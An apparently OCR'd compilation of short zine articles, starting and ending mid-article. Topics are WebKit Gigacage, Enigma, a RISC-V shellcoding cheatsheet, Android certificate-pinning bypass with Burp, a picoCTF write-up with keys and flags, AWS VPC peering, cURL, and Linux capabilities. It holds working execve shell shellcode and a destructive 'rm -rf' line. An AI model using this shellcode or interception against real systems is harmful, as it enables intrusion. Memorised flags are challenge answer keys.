When used, the address of a gigacaged object is being treated as an offset from the base address of the `HeapKind` it belongs to. This is done by masking off the higher bits of the address and adding the resulting number to the matching base address from `g_gigacageBasePtrs`.

If a pointer to a gigacaged object has been corrupted and replaced with an address that does not belong to the same heap, a memory access on that gigacaged object will affect an address in the original heap, or land in the `runway` and crash the process.

```
BINLINE T* caged(Kind kind, T* ptr)
{
    BASSERT(ptr);
    void* gigacageBasePtr = basePtr(kind);
    if (!gigacageBasePtr)
        return ptr;
    return reinterpret_cast<T*>(
        reinterpret_cast<uintptr_t>(gigacageBasePtr) + (
            reinterpret_cast<uintptr_t>(ptr) & mask(kind)));
}
```

https://github.com/WebKit/webkit/blob/d25fc0e/Source/bmalloc/bmalloc/Gigacage.h#L177-L187

Any class that wants to protect one of its' data members using Gigacage, should use the `CagedPtr`[4] template, with the chosen `HeapKind` in its' definition, and have that data member allocated from the heap of that `HeapKind`[5].

For the example, we can look at `|o|`, a `JSObject` that is backed by a `Butterfly` and `|ua|`, a `Uint8Array` that is backed by a `vector`.

```
>>> describe(o)
Object: 0x1088bc040 with butterfly 0x18b48fe1e8 (Structure
0x1088b47e0:[Object, {}, NonArrayWithContiguous, Proto:0x1088c0000, Leaf]),
StructureID: 12678

(lldb) p/x ((JSC::JSObject*)0x1088bc040)->m_butterfly
(JSC::AuxiliaryBarrier<JSC::Butterfly *>) $3 = (m_value =
0x00000018b48fe1e8)

>>> describe(ua)
Object: 0x1088e83a0 with butterfly 0x0 (Structure 0x1088b4a10:[Uint8Array,
{}, NonArray, Proto:0x1088c01d0, Leaf]), StructureID: 17809

(lldb) p/x ((JSC::JSArrayBufferView*)0x1088e83a0)->m_vector
(JSC::JSArrayBufferView::VectorPtr) $4 = {
  m_barrier = {
    m_value = (m_ptr = 0x0000000825cfc000)
  }
}
```

By comparing the addresses of `m_butterfly` and `m_vector`, the gigacaged backing objects of `|o|` and `|ua|`, to the corresponding gigacage base addresses (shown previously within `g_gigacageBasePtrs` global structure), we can see that `o->m_butterfly` has been allocated from `JSValueGigacage` and that `ua->m_vector` has been allocated from `PrimitiveGigacage`.

The following figure suggests a convenient way to look and understand the memory layout that Gigacage applies.

```
                     Gigacage::BasePtrs
                    /
+------------------+
| reservedForFlags |
+------------------+
|    primitive     |-------->+---------------------------+
+------------------+         |           ...             |
|     jsValue      |----+    +---------------------------+
+------------------+    |    |       ua->m_vector        |
                        |    +---------------------------+
                        |    |           ...             |
                        |    +---------------------------+
                        |    |                           |
                        |    |                           |
                        |    |          Runway           |
                        |    |                           |
                        |    |                           |
                        +--->+---------------------------+
                             |           ...             |
                             +---------------------------+
                             |      o->m_butterfly       |
                             +---------------------------+
                             |           ...             |
                             +---------------------------+
```

The objects that were chosen to be protected by Gigacage are considered highly valuable for attackers. Therefore, when PAC[6] (Pointer Authentication) was introduced in Apple A12 processors, it made a lot of sense to use Gigacage's infrastructure to sign and authenticate pointers, making gigacaged pointers forgery even harder.

[1] This article was originally posted on my blog, https://phakeobj.netlify.com/posts/gigacage

[2] Gigacage first implementation to be merged to WebKit, https://github.com/WebKit/webkit/commit/d2bbe27

[3] Attacking JavaScript Engines (saelo, 2016) provides a wonderful introduction to JavaScriptCore, JSObjects, Butterflies, etc., http://www.phrack.org/papers/attacking_javascript_engines.html

[4] https://github.com/WebKit/webkit/blob/056e7da/Source/WTF/wtf/CagedPtr.h

[5] https://github.com/WebKit/webkit/blob/d25fc0e/Source/JavaScriptCore/runtime/VM.h#L294-L315

[6] https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html

Royal Flags Wave Kings Above


Royal Flags Wave Kings Above was a mnemonic used by the code-breakers at Bletchley Park, to remember the turnover positions of the Enigma machine rotors I, II, III, IV, and V.

The Enigma machine is an electro-mechanical encryption device used by the Germans during World War II to transmit coded messages.

Ciphering was the necessary consequence of radio communications, which had to be used for aerial, naval, and mobile land warfare, where a radio message to one was a message to all. Virtually every German official radio communication was enciphered on the Enigma machine.


Inner Workings

An Enigma machine consists of several mechanical parts, most notably: keyboard, plugboard (used for swapping two letters), different types of rotors and stators and a lampboard. The machine used electrical wirings to perform automatically a series of alphabetical substitutions. An Enigma machine would be used in a fixed state only for enciphering *one* letter, and then the outermost (fast) rotor would move round by one place, creating a new set of connections between the input and the output. The following diagram shows the state of the rotors at some particular moment in its use. The lines marked correspond to current-carrying wires.



A simple switch system at the input has the effect that if a key (say the B key) is depressed, a current flows (as shown in the diagram by bold lines), gets reflected from the reflector, flows through another unique path and lights up a bulb in the output display panel (in this case, under the letter D).

For the hypothetical 8-letter Enigma, the next state of the machine would be:



Operating the Enigma

The first thing an operator needs to do is setup the Enigma to the day's key which is given in a code-book that is valid for only one month. For each day of the month, the code book gives the date, the ring-settings for each rotor, the order of the rotors (each rotor has unique wiring) on the spindle, the plugboard jumper settings and the starting position on each rotor. Only after configuring these settings the operator can start typing in the original plaintext message.

Every letter typed in the Enigma, causes a light bulb to go on and light up a letter on the light bulb panel. A second Enigma operator writes down the letters that were illuminated by the light bulbs. The letters that are written down are the Enigma ciphered text version of the plaintext. The second Enigma operator transmits the coded message by radio telegraph morse code to the receiving station. An Enigma operator on the receiving station, having the same day settings as the sender, would then type in the ciphered message and get the original plaintext message.

They knew that the Allied forces could intercept the radio transmission but they thought that the Allies will never be able to decode the enciphered messages. They were wrong.

RISC-V Shellcoding Cheatsheet

@binarychrysh

General Information

- RISC (Reduced Instruction Set Computer)
- No push/pop, instead loads and stores relative to SP (Stack Pointer)
- PC (Program Counter) separate, cannot be referenced directly
- Little endian
- 32 integer registers with 32-bit (RV32)/64-bit (RV64) width

Differences to other architectures

	RISC-V	ARM (A64)	x86_64
Passing function arguments	a0..a7, rest on stack	x0..x7, rest on stack	RDI, RSI, RDX, RCX, R8, R9
	32	32	16
Instructions accessing memory	Only load/ store	Only load/ store	Most (add, or..)
Instruction size	4 byte (2 byte **Compressed** Instruction Extension (RVC))	4 byte (ARM 32 bit: 2 byte in **Thumb** mode)	Variable (1-15 byte)


Registers

RISC-V is a RISC architecture, which shows in the abundance of registers:

	Alias	**Function**
x0	**zero**	Always zero
x1	**ra**	Return address
x2	**sp**	Stack pointer
x8	**s0/fp**	Saved register / frame pointer
x9	**s1**	Saved register
x10–11	**a0–1**	Function argument / return value
x12–17	**a2–7**	Function argument

https://thomask.sdf.org/blog/2018/08/25/basic-shellcode-in-riscv-linux.html
http://shell-storm.org/shellcode/files/shellcode-908.php

Prologue and Epilogue



A typical function stores the return address **ra** and frame pointer **s0** on the stack on function entry (ld: load double on RISC-V 64 bit).

```
main:
     addi sp,sp,-16 ; make space for return
        address, frame pointer and local
        variables
     sd ra,8(sp) ; save return address
     sd s0,0(sp) ; save frame pointer
     addi s0,sp,16 ; set new frame pointer
     …
     ld ra,8(sp) ; restore return address
        from stack
     ld s0,0(sp) ; restore frame pointer
     addi sp,sp,16
     jr ra ; jump to return address
```

(Decompiled with https://godbolt.org/)

Shellcode

The following shellcode creates the string "/bin/sh" on the stack and executes execve("/bin/sh", 0, 0). To remove null bytes, it creates the instruction ecall (0x00000073). RISC-V's ecall is the equivalent of ARM's swi or Intel's INT 0x80 instruction: It triggers a syscall. Note that the stack has to be writable and executable for this shellcode to work.

The disassembled shellcode instructions, showing that the RISC-V architecture, in contrast to ARM, can switch between compressed and normal instructions without need of an additional instruction:

Machine code	Asm code
0111	addi sp, sp, -32 ; prologue..
06ec	sd ra, 24(sp)
22e8	sd s0, 16(sp)
13042102	addi s0, sp, 34
	; hex("/bin/sh") =
	; '0x68732f6e69622f'
b767696e	lui a5, 0x6e696 ; create
9387f722	addi a5, a5, 559 ; "/bin/sh"
2330f4fe	sd a5, -32(s0) ; on stack
b7776810	lui a5, 0x10687 ; ..
33480801	xor a6, a6, a6 ; ..
0508	addi a6, a6, 1 ; ..
7208	slli a6, a6, 0x1c ; ..
b3870741	sub a5, a5, a6 ; ..
9387f732	addi a5, a5, 815 ; .
2332f4fe	sd a5, -28(s0) ; load addr
930704fe	addi a5, s0, -32 ; of string
0146	li a2, 0 ; envp=NULL
8145	li a1, 0 ; argv=NULL
3e85	mv a0, a5 ; put address of "/bin/sh" into first arg
9308d00d	li a7, 221 ; syscall number for execve
	; create instruction 0x00000073 (=ecall) on stack..
93063007	li a3, 115
230ed1ee	sb a3, -260(sp)
9306e1ef	addi a3, sp, -258
6780e6ff	jr -2(a3) ; ..and jump there.

Bypass Android certificate pinning and intercept app traffic with Burp suite

- **Introduction**
  Certificate pinning[1] is the process of comparing the server's TLS certificate against a saved copy of that certificate, app developers are often encouraged to bake in a copy of the server's certificate and make use of certificate pinning because it increases the complexity of MITM attacks. There are two ways of bypassing it: the first one is to decompile the `.apk`, patch the smali code and recompile it; the second one is to install the Burp CA as system-level CA on the device. I'm going to cover the second one, since last Paged out! issue explained how to decompile `.apk` files to inspect them.

- **Prerequisites**
  - Burp suite, openssl, adb
  - Rooted Android (7+) device [2]
  - Wireless network shared between the two devices (the one running Burp suite and the device)

- **Install the Burp certificate as system-level CA**
  - Export the Burp CA
    Start Burp suite, navigate to Proxy > Options > Import/export Ca certificate
  - Convert the CA using openssl, since Android wants it in `.pem` format and to have the filename equal to the `subject_hash_old` value appended with .0

    ```
    $ openssl x509 -inform DER
    -in cacert.der -out
    cacert.pem
    $ openssl x509 -inform PEM
    -subject_hash_old -in
    cacert.pem | head -1
    $ mv cacert.pem <hash>.0
    ```
  - **Mount `/system` as writable, then copy the certificate to the device**

    ```
    $ adb root
    $ adb remount
    $ adb push <cert>.0
    /sdcard/
    ```
  - **Spawn a shell, move the certificate where it belongs and `chmod` to 644**

    ```
    $ adb shell
    $ mv /sdcard/<cert>.0
    /system/etc/security/cacert
    s/
    $ chmod 644
    /system/etc/security/cacert
    s/<cert>.0
    ```
  - Reboot the device, browsing to Settings → Security → Trusted credentials should show "Portswigger CA" as system certificate.

- **Configure the proxy server on Burp suite**
  - Start Burp suite, navigate to Proxy → Options → Proxy listeners → Add and add a new proxy binded to an unused port and to all the interfaces.

- **Configure the proxy server on Android**
  - Long press the name of the wireless network you want to modify the proxy for (the one you will share between the two devices), then navigate to Modify network → Advanced options → Proxy → Manual
  - Use the IP of the machine running Burp as Proxy address, and set the same port used on Burp proxy in order to properly route the traffic.

- **Intercept the traffic**
  - Reconnect to the wireless network on your Android device, you should start seeing traffic flowing on Burp's Intercept tab.

Edoardo Pigaiani
https://twitter.com/edoardopigaiani
https://github.com/edoardopigaiani/

[1] https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning

[2] https://android-developers.googleblog.com/2016/07/changes-to-trusted-certificate.html

picoCTF 2019

JAVASCRIPT KIDDIE - WRITEUP

1. The Script Kiddie 1 (400 points)

```
1: var LEN = 16; var key = "0000000000000000"; // 16 chars
2: for(var i = 0; i < LEN; i++){ shifter = key.charCodeAt(i) - 48;
3:   for(var j = 0; j < (bytes.length / LEN); j ++){
4:     result[(j * LEN) + i] = bytes[(((j + shifter) * LEN) % bytes.length) + i]
5:   }
6: }
7: while(result[result.length-1] == 0){ result = result.slice(0,result.length-1); }
8: document.getElementById("Area").src = "data:image/png;base64," +
btoa(String.fromCharCode.apply(null, new Uint8Array(result)));
```

The challenge goal was to provide a valid key to decrypt bytes received from the /bytes endpoint. The total size of received data was 720 bytes, and the key length was 16 characters. According to the source code, all of the returned bytes were split into chunks of 16 bytes (**columns**), and there were 45 (720/16) of those chunks in total (**rows**). Therefore, there were two loops where the first one iterated over columns and the second one iterated over rows. Each character in a key was mapped to the column position as a shifter value.

2. The PNG file format

The total number of combinations to test out for all possible keys would be 10 quadrillion (10^{16}). Instead of directly brute-forcing a valid key, I started to look for a way to decrease the number of valid combinations:

- The key charset consists of numbers from 0 to 9 (line 2: shifter)
- The data we need to decrypt is a type of the PNG file (line 8: "data:image/png")

The PNG file format is well defined by the RFC 2083 specification. The first 8 bytes of a PNG file are constant: 89 50 4E 47 0D 0A 1A 0A. Therefore, we know that the next 8 bytes are part of the IHDR chunk, and each chunk needs to be defined with its size and header name. RFC defines IHDR as the "known-length chunk" which size should be always 13 bytes. This information reveals the next 8 bytes: 00 00 00 0D 49 48 44 52. The first **16 bytes** we should get after decryption are:

```
89 50 4e 47 0d 0a 1a 0a |.PNG....|
00 00 00 0d 49 48 44 52 |....IHDR|
```

3. The key recovery process

Since we have all 16 bytes of decrypted data, we can restore our key. The first character from our key decrypts the first column, and the second character decrypts the second column, and so on. Furthermore, the key is nothing more than 16 different shifter values. As the next step, we need to find out a shifter value for each byte from the PNG header that was restored. This shifter value is moving bytes in columns, not rows, and there were multiple valid shifter values for some of the header bytes. Instead of manually testing each valid position, we can use the cartesian product for our brute force script. It might vary based on the encrypted image - I had 24 valid combinations to check with a custom script. Providing a valid key generates the first QR code image with hidden flag.

key: 4549618526012495

flag: picoCTF{cfbdafe5a65de4f32cce2e81e8c14a39}

4. The Script Kiddie 2 (450 points)

```
var key = "00000000000000000000000000000000";
var shifter = Number(key.slice((i*2),(i*2)+1));
```

There were two major changes in the second challenge: different shifter value, and the length of a key. The rest of the code stays the same. The new shifter value uses **every second character** from the key, which means that even though the key is expected to have 32 characters, it's only using 16 characters. The same decryption procedure applies as in the first challenge to decrypt an image.

key: 3738193605318569

flag: picoCTF{3aa9bd64cb6883210ee0224baec2cbb4}

Check for more details on the challenge, source code and visualisations on my blog[1].

[1] https://medium.com/@radekk

Peering AWS VPCs

AWS Virtual Private Cloud (VPC) is an isolated virtual network, and all new accounts use these VPCs to launch EC2 instances. Peering allows one VPC to access resources from another, and can come in handy when dealing with multi-region redundancy or when dividing services by VPC.

(These steps assume that you already have an AWS account, and that you are peering two VPCs together on your own account, providing full access between the two of them.)

Ensure that both VPCs have no overlapping IPv4 CIDR blocks -- if there is any overlap, then the peering request will fail. To check this, for each VPC being peered, find the VPC in the list of "Your VPCs", and examine IPv4 CIDR blocks. In my experience, default VPCs start with the same IPv4 CIDR blocks, so we have to create a new VPC in one of the regions.

If you have overlapping IPv4 CIDR blocks, then in one region, create a new VPC, then create new subnets for it. If you need internet-connectivity, make sure the new VPC has an internet gateway attached to it.

Now you can peer your VPCs! Go to Peering Connections → Create Peering Connection. Fill in the fields and create the peering request.

Accept the request by switching to the region of the other VPC, then navigate to Peering Connections. Select the peering request, choose Actions, then Accept Request.

Update the route tables in both VPCs -- for each region, navigate to the route tables. Each route table must have a route for the local IPs, the internet gateway (if needed), and the peer connection.

For example, for two VPCs with the subnets 192.100.0.0 and 172.31.0.0:

VPC 1 -- 192.100.0.0	
`192.100.0.0/16`	`local`
`0.0.0.0/0`	`igw-bec1d9a7`
`172.31.0.0/16`	`pcx-007c698`

VPC 2 -- 172.31.0.0	
`172.31.0.0/16`	`local`
`0.0.0.0/0`	`igw-5c189f23`
`192.100.0.0/16`	`pcx-007c698`

Where `pcx-007c698` is the VPC peer connection ID, and the `igw-*` is the Internet Gateway.

Update Security Groups on each side to allow connections. Continuing with the above example, if you want to let servers from the 172 VPC to access MySQL in the 192 VPC, you'd create a rule like this:

`MYSQL/Aurora`	`TCP`	`3306`	`172.31.0.0/16`

References:
https://docs.aws.amazon.com/vpc/latest/peering/what-is-vpc-peering.html
https://docs.aws.amazon.com/vpc/latest/peering/create-vpc-peering-connection.html#create-vpc-peering-connection-local

cURL- tips to remember

Although cURL[1] can be used with many different protocols, during its lifetime HTTP was one of the most frequently used ones. Here are some useful tips to remember.

1. Don't specify anything and just GET the page.

```
$ curl http://example.com
```

* For more information and headers use -v.

2. It's too much, I just want the HEAD.

```
$ curl -I http://example.com
```

3. On the second hand, I've decided to POST stuff.

```
$ curl -d 'fname=jon&lname=doe'
http://example.com
```

4. Wait, wait, let's PUT those cards on table.

```
$ curl -d 'fname= jonathan' -X PUT
http://example.com
```

* If you want to change methods use -X or --request, e.g. sending a PUT instead POST.

5. On the other hand, I've got a file for you.

```
$ curl -T uploadme http://example.com
```

or

```
$ curl --data '@uploadme'
http://example.com/newfilename
```

or (to be fancier)

```
$ cat uploadme | curl --data '@-'
http://example.com/newfilename
```

6. What if I need to pass a custom HEADER?

```
$ curl -H 'X-First-Name: Jon'
http://example.com
```

or

```
$ curl -d '{json}' -H 'Content-Type:
application/json' http://example.com
```

7. There's a reason why I look like that.

```
$ curl --path-as-is
http://example.com/x/../y/
```

* Don't squash sequences of /../ or /./ in the given URL path.

8. Knock, knock, there's some Basic lock here.

```
$ curl -u admin:secret http://example.com
```

* Capital -U is used for proxy authentication.

9. Could I get a Cookie please (nom, nom)?

```
$ curl -c cookie.txt http://example.com
```

10. Excuse me, I want that cookie back?

```
$ curl -b cookie.txt http://example.com
```

Tip: *Cookie* file format[2]?

cURL uses a cookie format called *Netscape*, which each line is a single piece of information represented by following fields (read from left-to-right):

```
domain  flag  path  secure  expiration
              name  value
```

example:

```
.netscape.com      TRUE   /  FALSE
946684799   NETSCAPE_ID  100103
```

11. Just download the file.

```
$ curl -o file
http://example.com/file.html
```

* The upper-case -O will create a file named like on the remote server.

12. Fill the form and submit.

```
$ curl -F 'fname=john' -F 'lname=doe'
  http://example.com/form-submit
```

* This is an example of multipart "formpost".

13. Excuse me, your call needs to be *redirected*.

```
$ curl -L http://example.com
```

* As it sounds, such request follows the Location header to reach the endpoint.

14. Do you support HTTP/2 or HTTP/3?

```
$ curl --http2 http://example.com
$ curl --http3 https://example.com
```

* HTTP/3 needs to be explicity enabled during build process. Please refer to this upgrade guide if you want to play with it: https://github.com/curl/curl/blob/master/docs/HTTP3.md

15. Forgotten little gem.

```
$ curl -w
'Type:%{content_type}\nCode:%{respon
se_code}\n' -I -L https://google.com
```

* Writes out information after transfer has completed by using a special %{variable}[3].

Tip: HTTP response Codes

The first digit of a HTTP response defines the *error* group:

- 1xx: informational
- 2xx: success
- 3xx: redirections
- 4xx: client-side errors
- 5xx: server-side errors

[1] https://ec.haxx.se/

[2] http://www.cookiecentral.com/faq/#3.5

[3] https://ec.haxx.se/usingcurl-writeout.html

Deprecating set-uid: Capability DO

Set User ID

Set user id binaries are the first foothold to get root permission on UNIX systems, even some CTF challenges are based on this feature of the operating system.

Set user id works by attaching special permission on the executable file. With this permission, the application can ask the system to elevate (or drop) its privileges to the privileges of the owner of the executable.

To print all the root set-uid programs installed in your system you can use the following find command:

```
% find / -type f -perm /2000 -user root
```

If you assign the setuid permission to a file owned by root the executable will be able to do everything that root can. So, for instance, if you set the setuid bit on `/usr/bin/wireshark` Wireshark will have the capability to read `/etc/shadow` or to write every file in your system[1], pretty funny, uh?

ex-POSIX capabilities

The power of root can be limited through a mechanism called capabilities.

Currently[2], there are 37 different capabilities, one for every privilege of root (configure the network, bind sockets to a low numbered port, bypass filesystems permissions, etc), the manpage capabilities(7) list all capabilities and their proprieties.

If you look carefully you already have capabilities in modern systems for example, you can install Wireshark with packet capture capabilities, leading all users to capture packets of your network...

To list all the executables that have capabilities and which capabilities are associated with the file you can use:

```
% find / -type f -exec getcap {} \;
```

The sudo problem and the response: cado

If I say "privilege escalation" you should immediately think about Sudo (or doas if you are more in the OpenBSD side). This program leverages set-uid permission to give you the possibility to change your user without logging out.

But what if you want only to configure your interface and you don't want to be able (or give this possibility to a program or a user) to read root-owned files like `/etc/shadow`[3]? You can't, yeah, you can limit the executable programs you can use from the sudoers file, but that's not the point! If you don't know *a priori* which program you will need to configure your network or you're not sure if your program is secure you'll never be able to confine your security with this mechanism. An effective way to confine the security without using a capability based mechanism is mandatory access control like SELinux or AppArmor policies. This systems are indeed powerful but sometimes difficult to setup and maintain[4]. Here is where you can introduce a capability-based method to design your system security by using **cado: capability do**. With this tool, you can generate confined environments with superpowers like:

`% cado net_raw wireshark` obviously, as for sudo, it will ask your password, check if you're eligible for the privilege escalation and then it will execute your code.

Thus to configure your network you can stop using `sudo ip addr add ...` or, even worst `su -` or `sudo -s` and you can just do `cado net_admin bash`, inherit network capabilities and then issue every network configuration you want being sure that a misplaced `rm -rf -no-preserve-root /` will nuke only the files owned by the current user.

Dropping capabilities: cadrop

Once you've configured your system and you're done with boring administrative tasks, you can return to a non-privileged user using a command like:

`% cadrop net_raw` This can be useful if you want to create a least privilege environment, so, if your process gets pwned, it will not have the privilege to sniff your password over the network, even if it is being transmitted in plain text.

Superpowers in scripts: scado

Now you can have a question like "yeah ok, but what if I want to elevate my privileges in batch scripts?" and it's a very good question. Privilege escalation in batch context is a very critical operation. Sudo, for instance, allows to specify which executables can be executed without the password requirements. Also, in most default configurations, it will not require your password if you have entered your password correctly in the last 15 minutes.

In some cases, you want more freedom as a user. Let's say that you have the `CAP_NET_RAW` capability and you have a network sniffing service that you want to fire every ten minutes to analyze the traffic for half a minute. First, you create a crontab with your command as:

`% cado net_raw tshark -w ~/$(date +%s).pcap`.

After ten minutes you have a problem. You cannot execute the sniffer because you need to enter your credentials to give capabilities to tshark; which is a good thing as you should always use an unprivileged user to execute code and rely on authentication to elevate your privileges. But, if you're sure that you really need to execute an automated script which requires to elevate its privileges you can use scado[5]. With this tool, you declare an executable that will always get permissions without the need of authenticating yourself.

[1] Assuming that Wireshark does not drop Linux capabilities from itself.

[2] Referring to the latest kernel version at the time of writing: 5.3.8.

[3] So, if we put it in capability terminology: You don't want to have `CAP_DAC_OVERRIDE`.

[4] Please, in every case, don't disable this systems: take a look at https://stopdisablingselinux.com/.

[5] script cado. Pun intended: in Italian scado means *to expire*, also cado means *to fall down*. as sudo means *to sweat*.

An article for *Paged Out!* about how to write an article for *Paged Out!* in markdown (a recursive article).

This is an example two-column template for a *Paged Out!* article. The key is pandoc. It can be configured to convert the article written in markdown to pdf using LaTeX's A4 article with proper margin settings.

Just add the following header:

```
---
classoption:
- twocolumn
- nonumber
geometry:
- a4paper
- totalwidth=6.85in
- totalheight=9.92in
- top=0.63in
- left=0.71in
header-includes:
  \pagestyle{empty}
...
```

This command creates your wonderful new article for *Paged Out!*:

```
$ pandoc myarticle.md -o myarticle.pdf
```

If you want a single column output just skip the line - twocolumn.

Formatting basics

Italics and **bold** is available using standard markdown: `*italics*` and `**bold**`.

Item lists work as well:

- item1
- item2

The markdown source is simply:

```
* item1
* item2
```

Code Listings

It is possible to create nice colorful listings:

```
#include <stdio.h>
int main(int argc, char *argv[]) {
  printf("hello world\n");
  return 0;
}
```

This is the source:

~~~~
```C
#include <stdio.h>
int main(int argc, char *argv[]) {
  printf("hello world\n");
  return 0;
}
```
~~~~

It supports also. . .

Sections

and Subsections

This is the source:

```
# Sections
## and Subsections
```

Images

This is our logo: www.virtualsquare.org

This is the source (in this example `logo.png` is an image in the same directory of the markdown source):

```
![](logo.png)
```

Tables are tricky:

